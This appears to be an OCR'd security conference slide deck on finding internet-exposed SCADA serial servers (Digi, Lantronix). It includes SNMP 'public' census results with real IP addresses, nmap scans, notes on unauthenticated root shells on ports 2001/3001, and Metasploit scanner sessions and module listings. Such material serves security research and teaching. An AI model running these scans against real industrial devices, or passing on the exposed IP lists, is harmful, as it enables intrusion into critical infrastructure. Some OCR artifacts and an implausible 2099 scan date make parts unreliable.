
TESTCENSUS ▾ Specific ▾ 161-UDP_SNMPv1public

161snmp-extract.bat
161-UDP_SNMPv1public-1.zpaq
161-UDP_SNMPv1public-1.zpaq-out.txt
161-UDP_SNMPv1public-2.zpaq
161-UDP_SNMPv1public-3.zpaq
161-UDP_SNMPv1public-4.zpaq

Millions of devices responding to SNMP with "public" community string

Internet Census 2012

SNMP RESULTS



```
109.0.0.7 1346143500  1 0B=02=01            00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=1900000000002076480_S0785
109.0.0.8 1346132700  1 0B=02=01=00          02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=1900000000002090936_S0795
109.0.0.9 1346141700  1 0>=02=01=00=04=06public=A2   0=02=01=000#0!=06=08+=06=01=02=01=01=05=00=04=15S-MS-4498170_S0796219
109.0.0.12  1346130900  1 0B=02=01=00=04=06public=A25=02=04L3=   00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=1900000000002133696_S08
109.0.0.12  1346139900  1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=   =02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=1900000000002133696_S08
109.0.0.12  1346150700  1 0B                                                                                    S08
109.0.0.14  1346143500  1 0B                                                                                    S08
109.0.0.17  1346136300  1 0B                                                                                    S08
109.0.0.28  1346129100  1 0>                                                                                    7931
109.0.18.41 1346138100  1 0-
109.0.18.62 1346156100  1 0@                                                                                    EME.
109.0.19.187  1346150700  1                                                                                     ain.
```

SNMP with "public" data in Internet Census 2012

SNScan 1.05 -- Copyright © Foundstone Inc. -- http://www.foundstone.com

IP addresses to scan

Hostname/IP: 192.168.0.124

Start IP: 192 . 168 . 0 . 1

End IP: 192 . 168 . 0 . 254

Read IPs from file: Browse...

Start IP	End IP
[redacted].254	
[redacted]0.94	
[redacted]40	[redacted].42
[redacted]47	
[redacted]182	

SNMP ports to scan

☑ 161 □ 199
□ 162 □ 391
□ 193 □ 1993

SNMP community string

● Just try this one name: public

○ Multiple names from list: Browse... 0

Scan control

□ Randomize scan order


Timeout (ms): 2000

IP	Port	Name	Description
[redacted].120	161	public	Lantronix SLS 030001
[redacted].236	161	public	Lantronix SLSLP 030000
[redacted].237	161	public	Lantronix SLSLP 030001
[redacted]110	161	public	Linux 0742569_sotrima 2.4.30-pre1-p1_01 #19 Sex Jun 6 16:22:16 BRT 2008 ppc
[redacted]76	161	public	Linux 127.0.0.1 2.4.2_hhl20 #537 Thu Dec 11 18:48:31 KST 2003 ppc
[redacted]	161	public	Linux 140-36-24-10.digium.internal 2.6.18-194.32.1.el5 #1 SMP Wed Jan 5 17:53:09 EST 2011...

BISHOP FOX

Internet Census 2012

SNMP RESULTS



SNScan 1.05 -- Copyright © Foundstone Inc. -- http://www.foundstone.com

IP addresses to scan

Hostname/IP: 192.168.0.124

Start IP: 192 . 168 . 0 . 1

End IP: 192 . 168 . 0 . 254

Read IPs from file: Browse...

Start IP	End IP
[redacted].254	
[redacted]0.94	
[redacted]40	[redacted]3.42
[redacted]47	
[redacted]182	

Clear Selected

Clear All

SNMP ports to scan

☑ 161 □ 199
□ 162 □ 391
□ 193 □ 1993

SNMP community string

● Just try this one name: public

○ Multiple names from list: Browse... 0

Scan control

□ Randomize scan order


Timeout (ms): 2000

IP	Port	Name	Description
[redacted]24.26	161	public	Connect WAN 3G (RS232 serial) Version 82001532_F3 03/16/2010
[redacted].192	161	public	Connect WAN 3G IA Version 82001912_C3 03/16/2010
[redacted].193	161	public	Connect WAN 3G IA Version 82001912_C3 03/16/2010
[redacted].176	161	public	ConnectPort WAN VPN Version 82001276_P 03/22/2011
[redacted].113	161	public	ConnectPort X2 Version 82001596_F3 02/12/2010

Port Scanning for SCADA

SCANNING FOR SCADA

- Port range depends on the vendor
  - Lantronix uses 2001-2032 and 3001-3032
  - Digi uses 2001-2099
- Connect and immediately access the port
  - Linux root shells sitting on ports 2001/3001




```
[root@localhost root]#
```

Port Scanning for SCADA

SCANNING FOR SCADA

- Digi uses the RealPort protocol on port 771
  - The encrypted (SSL) version is on port 1027
  - 9,043 unique IPs expose RealPort (IC2012)
  - Digi can expose up to 64 ports this way



```
115.239.254.184 771
115.239.254.205 771
115.239.255.2 771
115.239.255.91  771
115.239.255.111 771
115.239.255.143 771
115.239.255.149 771
115.239.255.158 771
115.239.255.195 771
115.239.255.207 771
115.239.255.212 771
115.248.172.187 771
```

Complete port scan results for target SCADA ports

```
C:\>nmap -P0 -sV -n -T aggressive -vv 192.168.0.1-12 -p 771

Starting Nmap 6.25 ( http://nmap.org )
NSE: Loaded 19 scripts for scanning.
Initiating SYN Stealth Scan at 19:41
Scanning 12 hosts [1 port/host]

Discovered open port 771/tcp on 192.168.0.12
Discovered open port 771/tcp on 192.168.0.9

...

Nmap scan report for 192.168.0.9
Host is up (1.3s latency).
Scanned at 2099-05-24 19:41:37 US Mountain Standard Time for 12s
PORT     STATE SERVICE  VERSION
771/tcp open  digi-usb Digi USB-over-TCP bridge
Service Info: Device: specialized

Nmap scan report for 192.168.0.12
Host is up (1.2s latency).
Scanned at 2099-05-24 19:41:37 US Mountain Standard Time for 12s
PORT     STATE SERVICE  VERSION
771/tcp open  digi-usb Digi USB-over-TCP bridge
Service Info: Device: specialized
```


Once the Internet Census 2012 data is outdated, you can always do active port scanning with Nmap

Metasploit’n Scada

POINT N CLICK SCARY

Serial Port TCP Multiplexed Services

- Scanning for RealPort services via Metasploit




```
 $ msfconsole
 msf > use auxiliary/scanner/scada/digi_realport_version
 msf auxiliary(digi_realport_version) > set RHOSTS 192.168.0.60
 msf auxiliary(digi_realport_version) > run

 [*] 192.168.0.60:771 Digi Connect WAN ( ports: 1 )
```

Metasploit'n Scada

POINT N CLICK SCARY

Serial Port TCP Multiplexed Services


- Scanning for RealPort shells via Metasploit



```
$ msfconsole
msf > use auxiliary/scanner/scada/digi_realport_serialport_scan
msf auxiliary(digi_realport_serialport_scan) > set RHOSTS 192.168.0.60
msf auxiliary(digi_realport_serialport_scan) > run

[*] 192.168.0.60:771 [port 1 @ 9600bps] "[root@localhost root] # \r\n"
```

Metasploit'n Scada

POINT N CLICK SCARY



Home > Exploit DB

Metasploit Auxiliary Module & Exploit Database (DB)

Welcome to the Exploit Database (DB) for Metasploit Auxiliary and Exploit Modules. The Metasploit Project hosts the world's largest database of quality assured exploits, including hundreds of remote exploits, auxiliary modules, and payloads.

Exploits and Auxiliary Module Browser

Digi ADDP Remote Reboot Initiator

Reboot Digi International based equipment through the ADDP service

MODULE DETAILS | http://qbeukes.blogspot.com/2... Exploit | http://www.digi.com/wiki/deve... Exploit

Digi ADDP Information Discovery

Discover host information through the Digi International ADDP service

MODULE DETAILS | http://qbeukes.blogspot.com/2... Exploit | http://www.digi.com/wiki/deve... Exploit

Digi RealPort Serial Server Port Scanner

Identify active ports on RealPort-enabled serial servers.

MODULE DETAILS | http://www.digi.com/pdf/fs_re... Exploit | http://www.digi.com/support/p... Exploit

Digi RealPort Serial Server Version

Detect serial servers that speak the RealPort protocol.

MODULE DETAILS | http://www.digi.com/pdf/fs_re... Exploit | http://www.digi.com/support/p... Exploit

Indusoft WebStudio NTWebServer Remote File Access

This module exploits a directory traversal vulnerability in Indusoft WebStudio. The vulnerability exists in the NTWebServer component and allows to read arbitrary remote files with the privileges of the NTWebServer process. The module has been tested successfully on Indusoft WebStudio 6.1 SP6.

MODULE DETAILS | CVE-2011-1900 Exploit | OSVDB-73413 Exploit | BID-47842 Exploit | http://www.indusoft.com/hotfi... Exploit

Koyo DirectLogic PLC Password Brute Force Utility

This module attempts to authenticate to a locked Koyo DirectLogic PLC. The PLC uses a restrictive passcode


Metasploit - SCADA Modules:
/modules/auxiliary/scanner/scada/

Metasploit'n Scada

POINT N CLICK SCARY

Serial Port Device Exposure: ADDP

- ADDP: Advanced Device Discovery Protocol
- Obtain the IP settings of a remote Digidevice
- Metasploitscanner module implemented



```
$ msfconsole
msf > use auxiliary/scanner/scada/digi_addp_version
msf auxiliary(digi_addp_version) > set RHOSTS 192.168.0.60
msf auxiliary(digi_addp_version) > run

[*] Finding ADDP nodes within 192.168.0.60->192.168.0.60 (1 hosts)
[*] 192.168.0.60:2362 ADDP hwname:Digi Connect WAN Edge10 hwrev:0
    fwrev:Version 82001160_J1 01/04/2007
    mac:00:40:9D:2E:AD:B2 ip:192.168.0.60 mask:255.255.255.0
    gw:192.168.0.1 dns:0.0.0.0 dhcp:false
    ports:1 realport:771 realport_enc:false magic:DIGI
```


Metasploit'n Scada

metasploit®

POINT N CLICK SCARY

Serial Port Device Exposure: ADDP .. continued

